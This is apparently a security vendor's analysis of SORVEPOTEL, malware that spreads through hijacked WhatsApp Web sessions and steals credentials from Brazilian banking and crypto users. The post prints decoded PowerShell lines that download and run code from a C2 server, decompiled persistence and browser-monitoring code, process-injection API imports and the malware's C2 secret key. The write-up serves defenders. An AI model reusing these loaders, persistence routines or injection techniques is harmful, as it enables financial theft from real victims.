Self-Propagating Malware Spreading Via WhatsApp, Targets Brazilian Users

⋮ 10/2/2025

Malware

Trend™ Research has identified an active campaign spreading via WhatsApp through a ZIP file attachment. When executed, the malware establishes persistence and hijacks the compromised WhatsApp account to send copies of itself to the victim's contacts.

By: Jeffrey Francis Bonaobra, Maristel Policarpio, Sophia Nilette Robles, Cj Arsley Mateo, Jacob Santos, Paul John Bardon, Bren Matthew Ebriega, John Rainier Navato October 03, 2025 Read time: 14 min (3688 words)

With contributions from Joe Soares

This blog was updated on October 4, 2025, 2:00 PM EST with information about the payload.

Key takeaways:

- SORVEPOTEL has been observed to spread across Windows systems with a message that requires users to open it on a desktop, suggesting that threat actors behind the campaign are targeting enterprises.
- The malware leverages active WhatsApp sessions to automatically distribute the same malicious ZIP file to all contacts and groups associated with the victim's compromised account for rapidly propagation.
- The payload of this threat is an infostealer designed to target various financial institutions and crypto exchanges in the Brazilian market.

Trend™ Research is currently investigating an aggressive malware campaign that leverages online instant messaging platform WhatsApp as its primary infection vector. Unlike traditional attacks focused on theft or ransomware, this campaign is engineered for speed and propagation, abusing social trust and automation to spread among Windows users. Trend Research analysis identifies the campaign as Water Saci, with the WhatsApp malware identified as SORVEPOTEL. Currently, it is most active in Brazil.

SORVEPOTEL has been observed to spread across Windows systems through convincing phishing messages with malicious ZIP file attachments. Interestingly, the phishing message that contains the malicious file attachment requires users to open it on a desktop, suggesting that threat actors might be more interested in targeting enterprises rather than consumers. Once opened, the malware automatically propagates via WhatsApp Web, causing infected accounts to be banned due to excessive spam activity.

Once decoded, the PowerShell command generates a URL that points to the command-and-control (C&C) server. Using Net.WebClient, the script downloads content from this address, which is then immediately executed in memory via Invoke-Expression. The downloaded payload is a PowerShell script that reflectively loads a .NET DLL that pulls shellcode from the C&C server, injects it into powershell_ise.exe to monitor banking-related activity, and supports propagation (including via WhatsApp) while maintaining contact with multiple C&C servers. More details on the payload's behavior and techniques areprovided in the following sections.

Trend's continued monitoring reveals a campaign that not only destabilizes individual users and companies but also offers a blueprint for similar attacks globally. This blog serves as an urgent call to elevate awareness, deploy modern defensive tactics, and proactively monitor heavily used communications channels. This includes evaluating if your users really need to use WhatsApp, and have clear BYOD policies in place if this is the case. Attackers know the big investment of companies in common attack vectors such as e-mail and web gateways and so get a ride via BYOD of mobiles. The false sense of urgency impressed upon the user to open their computer and execute the file bypasses the initial layer of security which is the user's distrust and therefore the endpoint layer.

According to Trend Research telemetry, early campaign activity suggests a regional focus on Brazil, with 457 of the 477 cases we detected as of writing are from Brazil.

Trend Research telemetry also shows that SORVEPOTEL has impacted government and public service organizations the most, but has also victimized organizations in manufacturing, technology, education, and

construction.

Initial Infection Vector

The infection begins when a user receives a phishing message via WhatsApp from a compromised contact, typically an account belonging to a friend or colleague making the message appear legitimate.



Figure 1. The SORVEPOTEL attack chain
download

The message has a ZIP archive attachment, bearing the name "RES-20250930_112057.zip," or "ORCAMENTO_114418.zip," or something similarly disguised as a benign document, such as a receipt, budget, or health app-related file. Exploiting trust in WhatsApp conversations, the message, which is in Portuguese, encourages the user to "*baixa o zip no PC e abre*" (download the ZIP on PC and open it).

Additionally, evidence shows that email is another possible initial infection vector for this campaign. Several phishing emails have been observed distributing ZIP attachments with names like "COMPROVANTE_20251001_094031.zip," "ComprovanteSantander-75319981.682657420.zip," and "NEW-20251001_133944-PED_1273E322.zip." These emails are sent from addresses that appear legitimate, often using subjects such as "Documento de Rafael B," "Zip," or "Extrato" to entice recipients into opening the malicious attachment.

Execution of Malicious LNK File

Upon extracting the ZIP file, the victim discovers a Windows shortcut (.LNK) file. When the LNK file is executed, this shortcut covertly launches a command-line or PowerShell script that downloads the primary malware payload from attacker-controlled domains.

By posing as a benign shortcut, the LNK file can evade basic antivirus detection. Similar activity is observed across various related domains, such as *sorvetenopoate[.]com*, *sorvetenoopote[.]com*, *etenopote[.]com*, *expahnsiveuser[.]com*, *sorv[.]etenopote[.]com*, and *sorvetenopotel[.]com*, all of which serve as API endpoints for the malicious payload delivery.

```
/WMRX:F0E /WFXI:BNYE5S /D/C "for %h in (-w) do for %d in ("{Base 64
encoded command}") do for %y in (nc) do for %F in ("{Base 64 encoded
command}") do for %q in ("{Base 64 encoded command}") do for %m in (pow)
do for %p in ("{Base 64 encoded command}") do for %r in (hell) do for %T
in (-e) do for %g in (ers) do for %J in ("{Base 64 encoded command}") do
for %w in (hid) do for %M in (xe) do for %x in (.e) do %m%g%r%x%M %h %w
%T%y %
```

Figure 2. Encrypted command inside the LNK file that downloads the BAT file

The decrypted command retrieves a malicious script from a specified URL and executes it in memory using the Invoke-Expression (IEX) function. It runs in hidden mode (*-w hidden*) to evade user notice and leverages the encoded command (*-enc*) feature for additional payload obfuscation.

```
powershell.exe -w hid -e IEX (New-Object
Net.WebClient).DownloadString('{C2 Server}')
```

Figure 3. Decrypted command inside the LNK file that downloads the BAT file

Batch Script Download and Persistence

The payload downloaded by the script is usually a batch file (*.BAT*), designed to establish persistence on the infected system. This is achieved by copying itself into the Windows Startup folder, ensuring that the malware runs automatically every time the computer boots.

The batch script utilizes several *for* loops to assemble and run a PowerShell command. This command is executed in a concealed window (*-windowstyle hidden*), with its parameters provided in Base64 encoded form (*-enc*) for added obfuscation.

```
for %%N in (-w) do for %%U in (xe) do for %%Q in (p) do for %%C in ("{Base
64 encoded command}") do for %%r in (nc) do for %%Y in (ower) do for %%K
in (hid) do for %%O in (-e) do for %%v in ("{Base 64 encoded command}") do
for %%W in ("{Base 64 encoded command}") do for %%n in (11.e) do for %%w
in ("{Base 64 encoded command}") do for %%I in (she) do %%Q%%Y%%I%%n%%U
%%N %%K %%O%%r %%
```

Figure 4. Encrypted command inside the BAT file that connects to the C2 server to retrieve additional payloads

Once decoded, the PowerShell command generates a URL that points to the command-and-control (C&C) server. Using *Net.WebClient*, the script downloads content from this address, which is then immediately executed in memory via *Invoke-Expression*. The malware maintains communication with multiple C&C servers, enabling it to receive further instructions or retrieve additional malicious components if required.

```
$url='{C2 Server}';
iex(New-Object Net.WebClient).DownloadString.Invoke($url)
```

Figure 5. Decrypted command inside the BAT file that connects to the C2 server to retrieve additional payloads

WhatsApp Web Session Hijack and Automated Propagation

Trend Research analysis found that a key feature of this malware is its ability to detect whether WhatsApp Web is active on the infected machine.

When detected, the malware leverages this session to automatically distribute the same malicious ZIP file to all contacts and groups associated with the victim's compromised account, rapidly propagating itself.

This automated spreading results in a high volume of spam messages and frequently leads to account suspensions or bans due to violations of WhatsApp's terms of service.

Payload Technical Analysis



Figure 6. The payload technical analysis

First Stage Loader

The batch file obtains a PowerShell script that is executed directly in memory, subsequently initiating the reflective loading of a .NET DLL. Analysis shows that multiple PowerShell scripts can be retrieved from various URLs, indicating that the payload may differ depending on the source. However, if the script is downloaded from the same URL, it consistently loads the same binary.



Figure 7. Variant PowerShell Scripts from Different URL



Figure 8. .NET DLL reflectively loaded by the PowerShell script

Second Stage Loader

The binary that is loaded reflectively is a .NET DLL, designed to connect to two distinct URLs to obtain separate payloads. Before executing its main functions, it implements anti-analysis measures by scanning for specific process names commonly associated with debugging or reverse engineering tools. If any of the following processes are detected, the DLL will terminate itself to evade analysis.

- apimonitor
- burp
- fiddler
- ghidra
- ida
- immunity
- ollydebug
- windbg
- wireshark
- x64debug

After passing these checks, it uses the .NET Web Client to access the following URLs for further payload delivery:

- *https[://]zapgrande[.]com/api/v1/19230d53a96d4facbead047f645e02b8*: Delivers the *Maverick.Stage2* which is a TrojanSpy.
- *https[://]zapgrande[.]com/api/v1/252d6ed3bb6d49228181a1*: Provides a downloader DLL associated with hijacking WhatsApp Web.



Figure 9. URL connection via .Net WebClient

A custom header is transmitted during the connection to the URL *https[://]zapgrande[.]com/api/v1/{Hashed GUID-based Endpoint Identifier}*, which includes an X-Timestamp containing the execution timestamp, and an X-Request-Hash consisting of a Base64-encoded value.

The X-Request-Hash header contains a Base64-encoded HMACSHA256 value, derived from the string formatted as *{Hashed GUID-based Endpoint Identifier}|{Timestamp}|MaverickBot*. This string is hashed using "*MaverickZapBot2025SecretKey12345*" as the secret key, and the resulting hash is then encoded in Base64 to create the header value.



Figure 10. Custom header containing hashed secret and execution timestamp

Once proper connection (with the proper custom header) is established, the URLs will return an encrypted shellcode, which the .NET DLL decrypts and subsequently injects into separate instances of suspended powershell_ise.exe processes it creates, utilizing the APIs listed below.

```
33      [DllImport("kernel32.dll", EntryPoint = "CloseHandle")]
34      private static extern bool FixedSizeBinaryMethodCallMessage(IntPtr hObject);
35
36      // Token: 0x06000005 RID: 5
37      [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx", SetLastError = true)]
38      private static extern IntPtr GetServiceFullTypeName(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
          flAllocationType, uint flProtect);
39
40      // Token: 0x06000006 RID: 6
41      [DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory", SetLastError = true)]
42      private static extern bool EXCEPINFONativeNational(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize,
          out IntPtr lpNumberOfBytesWritten);
43
44      // Token: 0x06000007 RID: 7
45      [DllImport("kernel32.dll", EntryPoint = "CreateRemoteThread", SetLastError = true)]
46      private static extern IntPtr DefineGlobalMethodsetDetail(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize,
          IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, out IntPtr lpThreadId);
47
48      // Token: 0x06000008 RID: 8
49      [DllImport("kernel32.dll", EntryPoint = "GetExitCodeThread", SetLastError = true)]
50      private static extern bool AssemblyBuilderMuiResourceTypeIdIntIntegerIds(IntPtr hThread, out uint lpExitCode);
51
52      // Token: 0x06000009 RID: 9
53      [DllImport("kernel32.dll", EntryPoint = "CreateProcess", SetLastError = true)]
54      private static extern bool SpinUntilhashCode(string lpApplicationName, string lpCommandLine, IntPtr lpProcessAttributes,
          IntPtr lpThreadAttributes, bool bInheritHandles, uint dwCreationFlags, IntPtr lpEnvironment, string
          lpCurrentDirectory, ref CreateActContextParametersSourcegetIsFlowSuppressed.ShortestDayNamesNOTIFTYPECONVERTED
          lpStartupInfo, out CreateActContextParametersSourcegetIsFlowSuppressed.getMemberAccessTraceLevel
          lpProcessInformation);
```

Figure 11. APIs used to inject shellcode to spawned powershell_ise.exe processes

Third Stage Loader

The shellcode injected into powershell_ise.exe is responsible for decrypting the next-stage payload and loading it via CLR hosting, as demonstrated by the APIs observed during runtime and enumerated below.

```
00000163910C0168  00007FFE9DB38260  '.³.þ...  wininet.InternetReadFile
00000163910C0170  00007FFE9DB1E030  0à±.þ...  wininet.InternetQueryDataAvailable
00000163910C0178  00007FFE9DAFC050  PÀ¯.þ...  wininet.InternetCloseHandle
00000163910C0180  00007FFE9DBE91B0  °.¾.þ...  wininet.HttpOpenRequestA
00000163910C0188  00007FFE9DB45250  PR´.þ...  wininet.HttpSendRequestA
00000163910C0190  00007FFE9DAF4FC0  ÀO¯.þ...  wininet.HttpQueryInfoA
00000163910C0198  00007FFE90756200  .bu.þ...  mscoree.CorBindToRuntime
00000163910C01A0  00007FFE9075B080  .°u.þ...  mscoree.CLRCreateInstance
00000163910C01A8  00007FFEB7F32B20   +ó·þ...  combase.CoInitializeEx
00000163910C01B0  00007FFEB7F8F510  .õø·þ...  combase.CoCreateInstance
00000163910C01B8  00007FFEB7F328D0  Ð(ó·þ...  combase.CoUninitialize
00000163910C01C0  00007FFEB8AE5410  .T®.þ...  ntdll.RtlEqualUnicodeString
00000163910C01C8  00007FFEB8B0F900  .ù°.þ...  ntdll.RtlEqualString
00000163910C01D0  00007FFEB8B10180  ..±.þ...  ntdll.RtlUnicodeStringToAnsiString
00000163910C01D8  00007FFEB8ADDD00  .Ý..þ...  ntdll.RtlInitUnicodeString
00000163910C01E0  00007FFEB8AFD100  .Ñ¯.þ...  ntdll.RtlExitUserThread
```

Figure 12. APIs used for CLR hosting

First Payload

Maverick.StageTwo

One of the retrieved payloads is a .NET executable, which is referred to as *Maverick.StageTwo*, as indicated by the strings found within the binary.

```
// Entry point: Maverick.StageTwo.Program.Main
// Timestamp: <Unknown> (D8BDFEB7)

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Runtime.Versioning;

[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("shonaehitivuve")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("shonaehitivuve")]
[assembly: AssemblyCopyright("Copyright ©  2025")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("ec3c2c29-2e63-4176-8ea5-c01346171847")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.8", FrameworkDisplayName = ".NET Framework 4.8")]
[assembly: Debuggable(true, true)]
```

Figure 13. Maverick.StageTwo string as seen in the binary

The malware established persistence by creating an obfuscated BAT file, if one is not already present, and stores it in the %User Startup% with the file name *HealthApp-{6 Random Characters from Generated GUID}.bat*. This is the same batch file downloaded from the LNK file.

```
private static void RegisterStartup()
{
    bool flag = false;
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    try
    {
        string[] files = Directory.GetFiles(folderPath, "*.bat");
        for (int i = 0; i < files.Length; i++)
        {
            string text = File.ReadAllText(files[i]);
            if (text.Contains("for %%") && text.Contains(" in ("))
            {
                flag = true;
                break;
            }
        }
    }
    catch (Exception)
    {
    }
    if (!flag)
    {
        Task.Run(delegate()
        {
            Program.RegisterAccessCount();
        });
        try
        {
            string str = Guid.NewGuid().ToString("N").ToLowerInvariant().Substring(0, 6);
            string path = Path.Combine(folderPath, "HealthApp-" + str + ".bat");
            string contents = Program.GenerateObfuscatedBatCommand(Program.URL_BASE_USER + "/api/itbi/startup/" + Guid.NewGuid().ToString("N"));
            File.WriteAllText(path, contents);
        }
        catch (Exception)
        {
        }
    }
}
```

Figure 14. RegisterStartup() function used to establish persistence

The malware then identifies if the active window belongs to a browser process (Chrome, Firefox, Edge, Brave, or Internet Explorer) and then extracts the current URL from the active browser window. It includes a

specific hardcoded check for "*navegador exclusivo bradesco*" (Bradesco's exclusive browser) and returns "*banco.bradesco*" if detected, indicating this malware specifically targets Brazilian banking customers.

```
private static string GetActiveBrowserUrl()
{
    IntPtr foregroundWindow = Program.GetForegroundWindow();
    if (foregroundWindow == IntPtr.Zero)
    {
        return "";
    }
    StringBuilder stringBuilder = new StringBuilder(255);
    Program.GetWindowText(foregroundWindow, stringBuilder, stringBuilder.Capacity);
    if (stringBuilder.ToString().ToLower().Contains("navegador exclusivo bradesco"))
    {
        return "banco.bradesco";
    }
    int processId;
    Program.GetWindowThreadProcessId(foregroundWindow, out processId);
    Process processById = Process.GetProcessById(processId);
    if (processById == null || string.IsNullOrEmpty(processById.ProcessName))
    {
        return "";
    }
    string text = processById.ProcessName.ToLower();
    if (text.Contains("chrome") || text.Contains("firefox") || text.Contains("msedge") || text.Contains("brave") || text.Contains("iexplore"))
    {
        string urlFromHandle = Program.GetUrlFromHandle(foregroundWindow);
        if (!string.IsNullOrEmpty(urlFromHandle))
        {
            return urlFromHandle;
        }
    }
    return "";
}
```

Figure 15. GetActiveBrowserUrl() function that retrieves active browser URLs

The trojan continuously monitors the user's active browser URL and conditionally executes malicious payloads when specific target websites are visited. The function runs in an infinite loop, first decrypting a hardcoded base64 string to obtain a list of target domains, then checking every 3 seconds if the current browser URL matches any of these domains.

Trend’s investigation shows that this campaign focused its target on the Latin American region, with the attackers making attempts on the following financial institutions in Brazil:

- accounts[.]binance[.]com
- banco[.]bradesco
- bancobmg[.]com[.]br
- bancobrasil[.]com[.]br
- bancobs2[.]com[.]br
- bancofibra[.]com[.]br
- bancopan[.]com[.]br
- bancotopazio[.]com[.]br
- banese[.]com[.]br
- banestes[.]b[.]br
- banestes[.]com[.]br
- banrisul[.]com[.]br
- bb[.]com[.]br
- binance[.]com
- bitcointrade[.]com[.]br
- blockchain[.]com

- bradesco[.]com[.]br
- brbbanknet[.]brb[.]com[.]br
- btgmais[.]com
- caixa[.]gov[.]br
- cidadetran[.]bradesco
- citidirect[.]com
- contaonline[.]viacredi[.]coop[.]br
- credisan[.]com[.]br
- credisisbank[.]com[.]br
- ecode[.]daycoval[.]com[.]br
- electrum
- empresas[.]original[.]com[.]br
- foxbit[.]com[.]br
- gerenciador[.]caixa[.]gov[.]br
- ib[.]banpara[.]b[.]br
- ib[.]brde[.]com[.]br
- ibpf[.]sicredi[.]com[.]br
- ibpj[.]original[.]com[.]br
- ibpj[.]sicredi[.]com[.]br
- internetbanking[.]banpara[.]b[.]br
- internetbanking[.]confesol[.]com[.]br
- itau[.]com[.]br
- loginx[.]caixa[.]gov[.]br
- mercadobitcoin[.]com[.]br
- mercamercadopago[.]com[.]br
- mercantildobrasil[.]com[.]br
- meu[.]original[.]com[.]br
- ne12[.]bradesconetempresa[.]b[.]br
- nel[.]bnb[.]gov[.]br
- pf[.]santandernet[.]com[.]br
- pj[.]santandernetibe[.]com[.]br
- rendimento[.]com[.]br
- safra[.]com[.]br
- safraempresas[.]com[.]br
- sicoob[.]com[.]br
- sicredi[.]com[.]br
- sofisa[.]com[.]br
- sofisadireto[.]com[.]br
- stone[.]com[.]br
- tribanco[.]com[.]br
- unicred[.]com[.]br

- uniprime[.]com[.]br
- uniprimebr[.]com[.]br
- www[.]banestes[.]com[.]br
- www[.]itau[.]com[.]br
- www[.]rendimento[.]com[.]br
- www2s[.]bancoamazonia[.]com[.]br
- wwws[.]uniprimedobrasil[.]com[.]br
- zeitbank[.]com[.]br

The malware also monitors user activity to identify visits to specific Brazilian banking websites. By utilizing domain matching and HTML content analysis, it detects when users access banking login pages from institutions such as Banco do Brasil, Caixa, Itaú, and Bradesco.



Figure 16. CheckDomainTarget() function that checks visited domains

If the current website matches specific Brazilian banking domains, it decrypts a large, hardcoded byte array, dynamically loads the decrypted bytes as a .NET assembly in memory using *Assembly.Load()*, locates the assembly's entry point and creates a delegate to invoke it.



Figure 17. Loading of the trojan spy

Maverick.Agent

The subsequent payload is a .NET executable known as *Maverick.Agent*, which exhibits information and credential stealing capabilities, as evidenced by the public classes contained within the .NET binary.

